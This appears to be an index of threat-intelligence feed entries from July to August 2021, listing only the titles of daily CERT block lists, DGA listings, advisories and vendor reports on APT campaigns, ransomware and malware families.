1.1.570. 2021-07-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-14
1.1.571. 2021-07-14 TTC-CERT - URL Daily Block Lists - 2021-07-13 - CyberTotal
1.1.572. 2021-07-15 Chrome and Internet Explorer 0days used to target users in Armenia
1.1.573. 2021-07-15 Likely Russian government-backed actor using CVE-2021-1879 to collect authentication cookies from Safari
1.1.574. 2021-07-15 Matryoshka : Variant of ROKRAT, APT37 (Scarcruft)
1.1.575. 2021-07-15 Operation SpoofedScholars: A Conversation with TA453
1.1.576. 2021-07-15 PARETO: A Technical Analysis
1.1.577. 2021-07-15 TTC-CERT Block Lists 2021-07-15 - Phishing attack dataset
1.1.578. 2021-07-15 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-14 - CyberTotal
1.1.579. 2021-07-15 TTC-CERT - HASH Daily Block Lists - 2021-07-14 - CyberTotal

1.1.580. 2021-07-15 TTC-CERT IP Block Lists 2021-07-15 - FTP port scanning, FTP attack
1.1.581. 2021-07-15 TTC-CERT IP Block Lists 2021-07-15 - SSH port scanning, SSH brute-force attack
1.1.582. 2021-07-15 TTC-CERT - IP Daily Block Lists - 2021-07-14 - CyberTotal
1.1.583. 2021-07-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-15
1.1.584. 2021-07-15 TTC-CERT - URL Daily Block Lists - 2021-07-14 - CyberTotal
1.1.585. 2021-07-16 Candiru Mercenary Spyware Vendor using DevilsTongue in the wild
1.1.586. 2021-07-16 Gasket and MagicSocks Tools Install Mespinoza Ransomware
1.1.587. 2021-07-16 LOCKDATA Auction – Another leak marketplace showing the recent shift of ransomware operators
1.1.588. 2021-07-16 LuminousMoth APT: Sweeping attacks for the chosen few
1.1.589. 2021-07-16 Targeted Phishing Attack against Ukraine Government Expands to Georgia
1.1.590. 2021-07-16 Threat Group Running an Active Cryptojacking Campaign
1.1.591. 2021-07-16 Tortoiseshell Group Targets IT Providers in Saudi Arabia in Probable Supply Chain Attacks
1.1.592. 2021-07-16 Tortoiseshell targeting military personnel and companies in the defense and aerospace industries in the US, and to a lesser extent in the UK and Europe
1.1.593. 2021-07-16 TTC-CERT Block Lists 2021-07-16 - Agentemis, BEACON, Cobalt Strike
1.1.594. 2021-07-16 TTC-CERT Block Lists 2021-07-16 - Phishing attack dataset
1.1.595. 2021-07-16 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-15 - CyberTotal
1.1.596. 2021-07-16 TTC-CERT - HASH Daily Block Lists - 2021-07-15 - CyberTotal
1.1.597. 2021-07-16 TTC-CERT IP Block Lists 2021-07-16 - FTP port scanning, FTP attack
1.1.598. 2021-07-16 TTC-CERT IP Block Lists 2021-07-16 - SSH port scanning, SSH brute-force attack
1.1.599. 2021-07-16 TTC-CERT - IP Daily Block Lists - 2021-07-15 - CyberTotal
1.1.600. 2021-07-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-16
1.1.601. 2021-07-16 TTC-CERT - URL Daily Block Lists - 2021-07-15 - CyberTotal

1.1.602. 2021-07-16 แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับสูง (High) CVE-2021-34481
1.1.603. 2021-07-17 APT-C-61 attacks against South Asia
1.1.604. 2021-07-17 Data-Exfiltrator: A New Tactic for Ransomware Adversaries
1.1.605. 2021-07-17 FreeBSD targeted with Golang backdoor
1.1.606. 2021-07-17 Korean diplomacy targeted with malicious documents
1.1.607. 2021-07-17 Magecart skimmer using steganography
1.1.608. 2021-07-17 Threat domains to the 2020 Tokyo Olympic Games
1.1.609. 2021-07-17 TTC-CERT Block Lists 2021-07-17 - Agentemis, BEACON, Cobalt Strike
1.1.610. 2021-07-17 TTC-CERT Block Lists 2021-07-17 - Phishing attack dataset
1.1.611. 2021-07-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-16 - CyberTotal
1.1.612. 2021-07-17 TTC-CERT - HASH Daily Block Lists - 2021-07-16 - CyberTotal
1.1.613. 2021-07-17 TTC-CERT IP Block Lists 2021-07-17 - FTP port scanning, FTP attack
1.1.614. 2021-07-17 TTC-CERT IP Block Lists 2021-07-17 - SSH port scanning, SSH brute-force attack
1.1.615. 2021-07-17 TTC-CERT - IP Daily Block Lists - 2021-07-16 - CyberTotal
1.1.616. 2021-07-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-17
1.1.617. 2021-07-17 TTC-CERT - URL Daily Block Lists - 2021-07-16 - CyberTotal
1.1.618. 2021-07-18 TTC-CERT Block Lists 2021-07-18 - Phishing attack dataset
1.1.619. 2021-07-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-17 - CyberTotal
1.1.620. 2021-07-18 TTC-CERT - HASH Daily Block Lists - 2021-07-17 - CyberTotal
1.1.621. 2021-07-18 TTC-CERT IP Block Lists 2021-07-18 - FTP port scanning, FTP attack
1.1.622. 2021-07-18 TTC-CERT IP Block Lists 2021-07-18 - SSH port scanning, SSH brute-force attack
1.1.623. 2021-07-18 TTC-CERT - IP Daily Block Lists - 2021-07-17 - CyberTotal
1.1.624. 2021-07-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-18
1.1.625. 2021-07-18 TTC-CERT - URL Daily Block Lists - 2021-07-17 - CyberTotal
1.1.626. 2021-07-19 TTC-CERT Block Lists 2021-07-19 - Agentemis, BEACON, Cobalt Strike
1.1.627. 2021-07-19 TTC-CERT Block Lists 2021-07-19 - Phishing attack dataset

1.1.628. 2021-07-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-18 - CyberTotal
1.1.629. 2021-07-19 TTC-CERT - HASH Daily Block Lists - 2021-07-18 - CyberTotal
1.1.630. 2021-07-19 TTC-CERT IP Block Lists 2021-07-19 - FTP port scanning, FTP attack
1.1.631. 2021-07-19 TTC-CERT IP Block Lists 2021-07-19 - SSH port scanning, SSH brute-force attack
1.1.632. 2021-07-19 TTC-CERT - IP Daily Block Lists - 2021-07-18 - CyberTotal
1.1.633. 2021-07-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-19
1.1.634. 2021-07-19 TTC-CERT - URL Daily Block Lists - 2021-07-18 - CyberTotal
1.1.635. 2021-07-20 IcedID and Cobalt Strike vs Antivirus
1.1.636. 2021-07-20 Linux Variant of HelloKitty Ransomware Targets VMware ESXi Servers
1.1.637. 2021-07-20 Tactics, Techniques, and Procedures of Indicted APT40 Actors Associated with China’s MSS Hainan State Security Department | CISA
1.1.638. 2021-07-20 TTC-CERT Block Lists 2021-07-20 - Phishing attack dataset
1.1.639. 2021-07-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-19 - CyberTotal
1.1.640. 2021-07-20 TTC-CERT - HASH Daily Block Lists - 2021-07-19 - CyberTotal
1.1.641. 2021-07-20 TTC-CERT IP Block Lists 2021-07-20 - FTP port scanning, FTP attack
1.1.642. 2021-07-20 TTC-CERT IP Block Lists 2021-07-20 - SSH port scanning, SSH brute-force attack
1.1.643. 2021-07-20 TTC-CERT - IP Daily Block Lists - 2021-07-19 - CyberTotal
1.1.644. 2021-07-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-20
1.1.645. 2021-07-20 TTC-CERT - URL Daily Block Lists - 2021-07-19 - CyberTotal
1.1.646. 2021-07-21 Adjusting the Anchor - A DNS Exfiltrator
1.1.647. 2021-07-21 Forensic Methodology Report: How to catch NSO Group’s Pegasus
1.1.648. 2021-07-21 Fresh Malware Hunts for Crypto Wallet and Credentials
1.1.649. 2021-07-21 New Threat Actor Uses Spanish Language Lures to Distribute Seldom Observed Bandook Malware
1.1.650. 2021-07-21 Signed, Sealed, and Delivered – Signed XLL File Delivers Buer Loader
1.1.651. 2021-07-21 TTC-CERT Block Lists 2021-07-21 - Dridex, Bugat, or Cridex Trojan
1.1.652. 2021-07-21 TTC-CERT Block Lists 2021-07-21 - Phishing attack dataset

1.1.653. 2021-07-21 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-20 - CyberTotal
1.1.654. 2021-07-21 TTC-CERT - HASH Daily Block Lists - 2021-07-20 - CyberTotal
1.1.655. 2021-07-21 TTC-CERT IP Block Lists 2021-07-21 - FTP port scanning, FTP attack
1.1.656. 2021-07-21 TTC-CERT IP Block Lists 2021-07-21 - SSH port scanning, SSH brute-force attack
1.1.657. 2021-07-21 TTC-CERT - IP Daily Block Lists - 2021-07-20 - CyberTotal
1.1.658. 2021-07-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-21
1.1.659. 2021-07-21 TTC-CERT - URL Daily Block Lists - 2021-07-20 - CyberTotal
1.1.660. 2021-07-21 แจ้งเตือนช่องโหว่ Windows Elevation of Privilege Vulnerability (CVE-2021-36934)
1.1.661. 2021-07-22 Chinese Gas Pipeline Intrusion Campaign, 2011 to 2013
1.1.662. 2021-07-22 Ongoing Campaign Leveraging Exchange Vulnerability Potentially Linked to Iran
1.1.663. 2021-07-22 Some URL shortener services distribute Android malware, including banking or SMS trojans
1.1.664. 2021-07-22 TTC-CERT Block Lists 2021-07-22 - Phishing attack dataset
1.1.665. 2021-07-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-21 - CyberTotal
1.1.666. 2021-07-22 TTC-CERT - HASH Daily Block Lists - 2021-07-21 - CyberTotal
1.1.667. 2021-07-22 TTC-CERT IP Block Lists 2021-07-22 - FTP port scanning, FTP attack
1.1.668. 2021-07-22 TTC-CERT IP Block Lists 2021-07-22 - SSH port scanning, SSH brute-force attack
1.1.669. 2021-07-22 TTC-CERT - IP Daily Block Lists - 2021-07-21 - CyberTotal
1.1.670. 2021-07-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-22
1.1.671. 2021-07-22 TTC-CERT - URL Daily Block Lists - 2021-07-21 - CyberTotal
1.1.672. 2021-07-23 APT31 modus operandi attack campaign targeting France
1.1.673. 2021-07-23 FickerStealer: A New Rust Player in the Market
1.1.674. 2021-07-23 Lazarus organizes social engineering attacks on the cryptocurrency industry
1.1.675. 2021-07-23 Malicious files found on Pulse Connect Secure devices
1.1.676. 2021-07-23 NPM packages stealing browser passwords
1.1.677. 2021-07-23 TTC-CERT Block Lists 2021-07-23 - Phishing attack dataset

1.1.678. 2021-07-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-22 - CyberTotal
1.1.679. 2021-07-23 TTC-CERT - HASH Daily Block Lists - 2021-07-22 - CyberTotal
1.1.680. 2021-07-23 TTC-CERT IP Block Lists 2021-07-23 - FTP port scanning, FTP attack
1.1.681. 2021-07-23 TTC-CERT IP Block Lists 2021-07-23 - SSH port scanning, SSH brute-force attack
1.1.682. 2021-07-23 TTC-CERT - IP Daily Block Lists - 2021-07-22 - CyberTotal
1.1.683. 2021-07-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-23
1.1.684. 2021-07-23 TTC-CERT - URL Daily Block Lists - 2021-07-22 - CyberTotal
1.1.685. 2021-07-24 The Coper - a new Android banking trojan targeting Colombian users
1.1.686. 2021-07-24 TTC-CERT Block Lists 2021-07-24 - Phishing attack dataset
1.1.687. 2021-07-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-23 - CyberTotal
1.1.688. 2021-07-24 TTC-CERT - HASH Daily Block Lists - 2021-07-23 - CyberTotal
1.1.689. 2021-07-24 TTC-CERT IP Block Lists 2021-07-24 - FTP port scanning, FTP attack
1.1.690. 2021-07-24 TTC-CERT IP Block Lists 2021-07-24 - SSH port scanning, SSH brute-force attack
1.1.691. 2021-07-24 TTC-CERT - IP Daily Block Lists - 2021-07-23 - CyberTotal
1.1.692. 2021-07-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-24
1.1.693. 2021-07-24 TTC-CERT - URL Daily Block Lists - 2021-07-23 - CyberTotal
1.1.694. 2021-07-24 Wiper luring the Olympic Games
1.1.695. 2021-07-25 TTC-CERT Block Lists 2021-07-25 - Phishing attack dataset
1.1.696. 2021-07-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-24 - CyberTotal
1.1.697. 2021-07-25 TTC-CERT - HASH Daily Block Lists - 2021-07-24 - CyberTotal
1.1.698. 2021-07-25 TTC-CERT IP Block Lists 2021-07-25 - FTP port scanning, FTP attack
1.1.699. 2021-07-25 TTC-CERT IP Block Lists 2021-07-25 - SSH port scanning, SSH brute-force attack
1.1.700. 2021-07-25 TTC-CERT - IP Daily Block Lists - 2021-07-24 - CyberTotal
1.1.701. 2021-07-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-25
1.1.702. 2021-07-25 TTC-CERT - URL Daily Block Lists - 2021-07-24 - CyberTotal
1.1.703. 2021-07-26 JasTel C2 IP Performing Network Attack
1.1.704. 2021-07-26 TTC-CERT Block Lists 2021-07-26 - Phishing attack dataset

1.1.705. 2021-07-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-25 - CyberTotal
1.1.706. 2021-07-26 TTC-CERT - HASH Daily Block Lists - 2021-07-25 - CyberTotal
1.1.707. 2021-07-26 TTC-CERT IP Block Lists 2021-07-26 - FTP port scanning, FTP attack
1.1.708. 2021-07-26 TTC-CERT IP Block Lists 2021-07-26 - SSH port scanning, SSH brute-force attack
1.1.709. 2021-07-26 TTC-CERT - IP Daily Block Lists - 2021-07-25 - CyberTotal
1.1.710. 2021-07-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-26
1.1.711. 2021-07-26 TTC-CERT - URL Daily Block Lists - 2021-07-25 - CyberTotal
1.1.712. 2021-07-27 FormBook Malware Returns: New Variant Uses Steganography and In-Memory Loading of multiple stages to steal data
1.1.713. 2021-07-27 TTC-CERT Block Lists 2021-07-27 - Dridex, Bugat, or Cridex Trojan
1.1.714. 2021-07-27 TTC-CERT Block Lists 2021-07-27 - Phishing attack dataset
1.1.715. 2021-07-27 TTC-CERT - HASH Daily Block Lists - 2021-07-26 - CyberTotal
1.1.716. 2021-07-27 TTC-CERT IP Block Lists 2021-07-27 - FTP port scanning, FTP attack
1.1.717. 2021-07-27 TTC-CERT IP Block Lists 2021-07-27 - SSH port scanning, SSH brute-force attack
1.1.718. 2021-07-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-27
1.1.719. 2021-07-27 แจ้งเตือนกรณีช่องโหว่การยกระดับสิทธิ์ (Privilege escalation) ในผลิตภัณฑ์ Apple
1.1.720. 2021-07-28 Kimsuky's secret stealing activities in the first half of 2021
1.1.721. 2021-07-28 TTC-CERT Block Lists 2021-07-28 - Agentemis, BEACON, Cobalt Strike
1.1.722. 2021-07-28 TTC-CERT Block Lists 2021-07-28 - Dridex, Bugat, or Cridex Trojan
1.1.723. 2021-07-28 TTC-CERT Block Lists 2021-07-28 - Phishing attack dataset
1.1.724. 2021-07-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-27 - CyberTotal
1.1.725. 2021-07-28 TTC-CERT - HASH Daily Block Lists - 2021-07-27 - CyberTotal
1.1.726. 2021-07-28 TTC-CERT IP Block Lists 2021-07-28 - FTP port scanning, FTP attack
1.1.727. 2021-07-28 TTC-CERT IP Block Lists 2021-07-28 - SSH port scanning, SSH brute-force attack
1.1.728. 2021-07-28 TTC-CERT - IP Daily Block Lists - 2021-07-27 - CyberTotal
1.1.729. 2021-07-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-28

1.1.730. 2021-07-28 TTC-CERT - URL Daily Block Lists - 2021-07-27 - CyberTotal
1.1.731. 2021-07-29 LemonDuck and LemonCat, modern mining malware infrastructure
1.1.732. 2021-07-29 THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group
1.1.733. 2021-07-29 Trickbot gtag rob112 spread through emails
1.1.734. 2021-07-29 TTC-CERT Block Lists 2021-07-29 - Phishing attack dataset
1.1.735. 2021-07-29 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-28 - CyberTotal
1.1.736. 2021-07-29 TTC-CERT - HASH Daily Block Lists - 2021-07-28 - CyberTotal
1.1.737. 2021-07-29 TTC-CERT IP Block Lists 2021-07-29 - FTP port scanning, FTP attack
1.1.738. 2021-07-29 TTC-CERT IP Block Lists 2021-07-29 - SSH port scanning, SSH brute-force attack
1.1.739. 2021-07-29 TTC-CERT - IP Daily Block Lists - 2021-07-28 - CyberTotal
1.1.740. 2021-07-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-29
1.1.741. 2021-07-29 TTC-CERT - URL Daily Block Lists - 2021-07-28 - CyberTotal
1.1.742. 2021-07-29 XLoader, a macOS Malware-as-a-Service Info Stealer and Keylogger
1.1.743. 2021-07-30 2021 Ransomware Families
1.1.744. 2021-07-30 MeteorExpress, Mysterious Wiper Paralyzes Iranian Trains with Epic Troll
1.1.745. 2021-07-30 TTC-CERT Block Lists 2021-07-30 - Phishing attack dataset
1.1.746. 2021-07-30 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-29 - CyberTotal
1.1.747. 2021-07-30 TTC-CERT - HASH Daily Block Lists - 2021-07-29 - CyberTotal
1.1.748. 2021-07-30 TTC-CERT IP Block Lists 2021-07-30 - FTP port scanning, FTP attack
1.1.749. 2021-07-30 TTC-CERT IP Block Lists 2021-07-30 - SSH port scanning, SSH brute-force attack
1.1.750. 2021-07-30 TTC-CERT - IP Daily Block Lists - 2021-07-29 - CyberTotal
1.1.751. 2021-07-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-30
1.1.752. 2021-07-30 TTC-CERT - URL Daily Block Lists - 2021-07-29 - CyberTotal
1.1.753. 2021-07-31 Crimea manifesto deploys VBA Rat using double attack vectors
1.1.754. 2021-07-31 Deep dive into a FIN8 attack
1.1.755. 2021-07-31 Oscorp evolves into UBEL: an Android malware spreading across the globe

1.1.756. 2021-07-31 TA456 Targets Defense Contractor with Alluring Social Media Persona
1.1.757. 2021-07-31 TTC-CERT Block Lists 2021-07-31 - Phishing attack dataset
1.1.758. 2021-07-31 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-30 - CyberTotal
1.1.759. 2021-07-31 TTC-CERT - HASH Daily Block Lists - 2021-07-30 - CyberTotal
1.1.760. 2021-07-31 TTC-CERT IP Block Lists 2021-07-31 - FTP port scanning, FTP attack
1.1.761. 2021-07-31 TTC-CERT IP Block Lists 2021-07-31 - SSH port scanning, SSH brute-force attack
1.1.762. 2021-07-31 TTC-CERT - IP Daily Block Lists - 2021-07-30 - CyberTotal
1.1.763. 2021-07-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-07-31
1.1.764. 2021-07-31 TTC-CERT - URL Daily Block Lists - 2021-07-30 - CyberTotal
1.1.765. 2021-08-01 TTC-CERT Block Lists 2021-08-01 - Phishing attack dataset
1.1.766. 2021-08-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-07-31 - CyberTotal
1.1.767. 2021-08-01 TTC-CERT - HASH Daily Block Lists - 2021-07-31 - CyberTotal
1.1.768. 2021-08-01 TTC-CERT IP Block Lists 2021-08-01 - FTP port scanning, FTP attack
1.1.769. 2021-08-01 TTC-CERT IP Block Lists 2021-08-01 - SSH port scanning, SSH brute-force attack
1.1.770. 2021-08-01 TTC-CERT - IP Daily Block Lists - 2021-07-31 - CyberTotal
1.1.771. 2021-08-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-01
1.1.772. 2021-08-01 TTC-CERT - URL Daily Block Lists - 2021-07-31 - CyberTotal
1.1.773. 2021-08-02 BlackMatter Ransomware emerges as successor to DarkSide, REvil
1.1.774. 2021-08-02 TTC-CERT Block Lists 2021-08-02 - Agentemis, BEACON, Cobalt Strike
1.1.775. 2021-08-02 TTC-CERT Block Lists 2021-08-02 - Dridex, Bugat, or Cridex Trojan
1.1.776. 2021-08-02 TTC-CERT Block Lists 2021-08-02 - Phishing attack dataset
1.1.777. 2021-08-02 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-01 - CyberTotal
1.1.778. 2021-08-02 TTC-CERT - HASH Daily Block Lists - 2021-08-01 - CyberTotal
1.1.779. 2021-08-02 TTC-CERT IP Block Lists 2021-08-02 - FTP port scanning, FTP attack
1.1.780. 2021-08-02 TTC-CERT IP Block Lists 2021-08-02 - SSH port scanning, SSH brute-force attack
1.1.781. 2021-08-02 TTC-CERT - IP Daily Block Lists - 2021-08-01 - CyberTotal

1.1.782. 2021-08-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-02
1.1.783. 2021-08-02 TTC-CERT - URL Daily Block Lists - 2021-08-01 - CyberTotal
1.1.784. 2021-08-03 BazarCall to Conti Ransomware via Trickbot and Cobalt Strike
1.1.785. 2021-08-03 “Beijing One Pass” Employee Benefits Software Exhibits Spyware Characteristics
1.1.786. 2021-08-03 FatalRAT, a new RAT distributed via Telegram
1.1.787. 2021-08-03 TTC-CERT Block Lists 2021-08-03 - Agentemis, BEACON, Cobalt Strike
1.1.788. 2021-08-03 TTC-CERT Block Lists 2021-08-03 - Phishing attack dataset
1.1.789. 2021-08-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-02 - CyberTotal
1.1.790. 2021-08-03 TTC-CERT - HASH Daily Block Lists - 2021-08-02 - CyberTotal
1.1.791. 2021-08-03 TTC-CERT IP Block Lists 2021-08-03 - FTP port scanning, FTP attack
1.1.792. 2021-08-03 TTC-CERT IP Block Lists 2021-08-03 - SSH port scanning, SSH brute-force attack
1.1.793. 2021-08-03 TTC-CERT - IP Daily Block Lists - 2021-08-02 - CyberTotal
1.1.794. 2021-08-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-03
1.1.795. 2021-08-03 TTC-CERT - URL Daily Block Lists - 2021-08-02 - CyberTotal
1.1.796. 2021-08-04 A Deep-dive Analysis of a New Wiper Malware Disguised as Tokyo Olympics Document
1.1.797. 2021-08-04 Cobalt Strike indicators Q3 2021
1.1.798. 2021-08-04 Infrastructure Patterns Lead to More Than 30 Active APT29 C2 Servers
1.1.799. 2021-08-04 TTC-CERT Block Lists 2021-08-04 - Dridex, Bugat, or Cridex Trojan
1.1.800. 2021-08-04 TTC-CERT Block Lists 2021-08-04 - IcedID, BokBot
1.1.801. 2021-08-04 TTC-CERT Block Lists 2021-08-04 - Phishing attack dataset
1.1.802. 2021-08-04 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-03 - CyberTotal
1.1.803. 2021-08-04 TTC-CERT - HASH Daily Block Lists - 2021-08-03 - CyberTotal
1.1.804. 2021-08-04 TTC-CERT IP Block Lists 2021-08-04 - FTP port scanning, FTP attack
1.1.805. 2021-08-04 TTC-CERT IP Block Lists 2021-08-04 - SSH port scanning, SSH brute-force attack
1.1.806. 2021-08-04 TTC-CERT - IP Daily Block Lists - 2021-08-03 - CyberTotal

1.1.807. 2021-08-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-04
1.1.808. 2021-08-04 TTC-CERT - URL Daily Block Lists - 2021-08-03 - CyberTotal
1.1.809. 2021-08-05 Active Bamital DGA(s) for 20210804
1.1.810. 2021-08-05 Active Bedep DGA(s) for 20210804
1.1.811. 2021-08-05 Active Beebone DGA(s) for 20210804
1.1.812. 2021-08-05 Active Chinad DGA(s) for 20210804
1.1.813. 2021-08-05 Active Malware samples detected on 2021-08-04
1.1.814. 2021-08-05 APT31 new dropper. Target destinations: Mongolia, Russia, the U.S., and elsewhere
1.1.815. 2021-08-05 Chinese Threat Actors Targeting the Telecommunications Industry Across Southeast Asia
1.1.816. 2021-08-05 Newly registered domain names related to the Covid-19 pandemic on 20210803
1.1.817. 2021-08-05 Quasar RAT indicators
1.1.818. 2021-08-05 Thallium indicators
1.1.819. 2021-08-05 TTC-CERT Block Lists 2021-08-05 - Agentemis, BEACON, Cobalt Strike
1.1.820. 2021-08-05 TTC-CERT Block Lists 2021-08-05 - Phishing attack dataset
1.1.821. 2021-08-05 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-04 - CyberTotal
1.1.822. 2021-08-05 TTC-CERT - HASH Daily Block Lists - 2021-08-04 - CyberTotal
1.1.823. 2021-08-05 TTC-CERT IP Block Lists 2021-08-05 - FTP port scanning, FTP attack
1.1.824. 2021-08-05 TTC-CERT IP Block Lists 2021-08-05 - SSH port scanning, SSH brute-force attack
1.1.825. 2021-08-05 TTC-CERT - IP Daily Block Lists - 2021-08-04 - CyberTotal
1.1.826. 2021-08-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-05
1.1.827. 2021-08-05 TTC-CERT - URL Daily Block Lists - 2021-08-04 - CyberTotal
1.1.828. 2021-08-05 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome
1.1.829. 2021-08-06 Active Bamital DGA(s) for 20210805
1.1.830. 2021-08-06 Active Bedep DGA(s) for 20210805
1.1.831. 2021-08-06 Active Beebone DGA(s) for 20210805
1.1.832. 2021-08-06 Active Malware samples detected on 2021-08-05

1.1.833. 2021-08-06 Possible attacks on Pakistan's NCGSA, MOITT, MOD, NSCP and SCO
1.1.834. 2021-08-06 SideCopy APT indicators 5/8/2021
1.1.835. 2021-08-06 TTC-CERT Block Lists 2021-08-06 - IcedID, BokBot
1.1.836. 2021-08-06 TTC-CERT Block Lists 2021-08-06 - Phishing attack dataset
1.1.837. 2021-08-06 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-05 - CyberTotal
1.1.838. 2021-08-06 TTC-CERT - HASH Daily Block Lists - 2021-08-05 - CyberTotal
1.1.839. 2021-08-06 TTC-CERT IP Block Lists 2021-08-06 - FTP port scanning, FTP attack
1.1.840. 2021-08-06 TTC-CERT IP Block Lists 2021-08-06 - SSH port scanning, SSH brute-force attack
1.1.841. 2021-08-06 TTC-CERT - IP Daily Block Lists - 2021-08-05 - CyberTotal
1.1.842. 2021-08-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-06
1.1.843. 2021-08-06 TTC-CERT - URL Daily Block Lists - 2021-08-05 - CyberTotal
1.1.844. 2021-08-07 Active Bamital DGA(s) for 20210806
1.1.845. 2021-08-07 Active Bedep DGA(s) for 20210806
1.1.846. 2021-08-07 Active Chinad DGA(s) for 20210806
1.1.847. 2021-08-07 Active Malware samples detected on 2021-08-06
1.1.848. 2021-08-07 Critical Infrastructure Organizations in South East Asia Targeted in Espionage Campaign
1.1.849. 2021-08-07 DOUBLE DRAGON APT indicators
1.1.850. 2021-08-07 New variants of TeamTNT packaged bash scripts
1.1.851. 2021-08-07 Transparent Tribe APT expands its Windows malware arsenal
1.1.852. 2021-08-07 TTC-CERT Block Lists 2021-08-07 - Phishing attack dataset
1.1.853. 2021-08-07 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-06 - CyberTotal
1.1.854. 2021-08-07 TTC-CERT - HASH Daily Block Lists - 2021-08-06 - CyberTotal
1.1.855. 2021-08-07 TTC-CERT IP Block Lists 2021-08-07 - SSH port scanning, SSH brute-force attack
1.1.856. 2021-08-07 TTC-CERT - IP Daily Block Lists - 2021-08-06 - CyberTotal
1.1.857. 2021-08-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-07
1.1.858. 2021-08-07 TTC-CERT - URL Daily Block Lists - 2021-08-06 - CyberTotal
1.1.859. 2021-08-08 Active Bamital DGA(s) for 20210807
1.1.860. 2021-08-08 Active Bedep DGA(s) for 20210807

1.1.861. 2021-08-08 Active Conficker DGA(s) for 20210807
1.1.862. 2021-08-08 Active Malware samples detected on 2021-08-07
1.1.863. 2021-08-08 TTC-CERT Block Lists 2021-08-08 - IcedID, BokBot
1.1.864. 2021-08-08 TTC-CERT Block Lists 2021-08-08 - Phishing attack dataset
1.1.865. 2021-08-08 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-07 - CyberTotal
1.1.866. 2021-08-08 TTC-CERT - HASH Daily Block Lists - 2021-08-07 - CyberTotal
1.1.867. 2021-08-08 TTC-CERT IP Block Lists 2021-08-08 - FTP port scanning, FTP attack
1.1.868. 2021-08-08 TTC-CERT IP Block Lists 2021-08-08 - SSH port scanning, SSH brute-force attack
1.1.869. 2021-08-08 TTC-CERT - IP Daily Block Lists - 2021-08-07 - CyberTotal
1.1.870. 2021-08-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-08
1.1.871. 2021-08-08 TTC-CERT - URL Daily Block Lists - 2021-08-07 - CyberTotal
1.1.872. 2021-08-09 Active Bamital DGA(s) for 20210808
1.1.873. 2021-08-09 Active Bedep DGA(s) for 20210808
1.1.874. 2021-08-09 Active Chinad DGA(s) for 20210808
1.1.875. 2021-08-09 Active Malware samples detected on 2021-08-08
1.1.876. 2021-08-09 TTC-CERT Block Lists 2021-08-09 - Agentemis, BEACON, Cobalt Strike
1.1.877. 2021-08-09 TTC-CERT Block Lists 2021-08-09 - Dridex, Bugat, or Cridex Trojan
1.1.878. 2021-08-09 TTC-CERT Block Lists 2021-08-09 - Phishing attack dataset
1.1.879. 2021-08-09 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-08 - CyberTotal
1.1.880. 2021-08-09 TTC-CERT - HASH Daily Block Lists - 2021-08-08 - CyberTotal
1.1.881. 2021-08-09 TTC-CERT IP Block Lists 2021-08-09 - FTP port scanning, FTP attack
1.1.882. 2021-08-09 TTC-CERT IP Block Lists 2021-08-09 - SSH port scanning, SSH brute-force attack
1.1.883. 2021-08-09 TTC-CERT - IP Daily Block Lists - 2021-08-08 - CyberTotal
1.1.884. 2021-08-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-09
1.1.885. 2021-08-09 TTC-CERT - URL Daily Block Lists - 2021-08-08 - CyberTotal
1.1.886. 2021-08-10 Active Bamital DGA(s) for 20210809
1.1.887. 2021-08-10 Active Bedep DGA(s) for 20210809
1.1.888. 2021-08-10 Active Beebone DGA(s) for 20210809

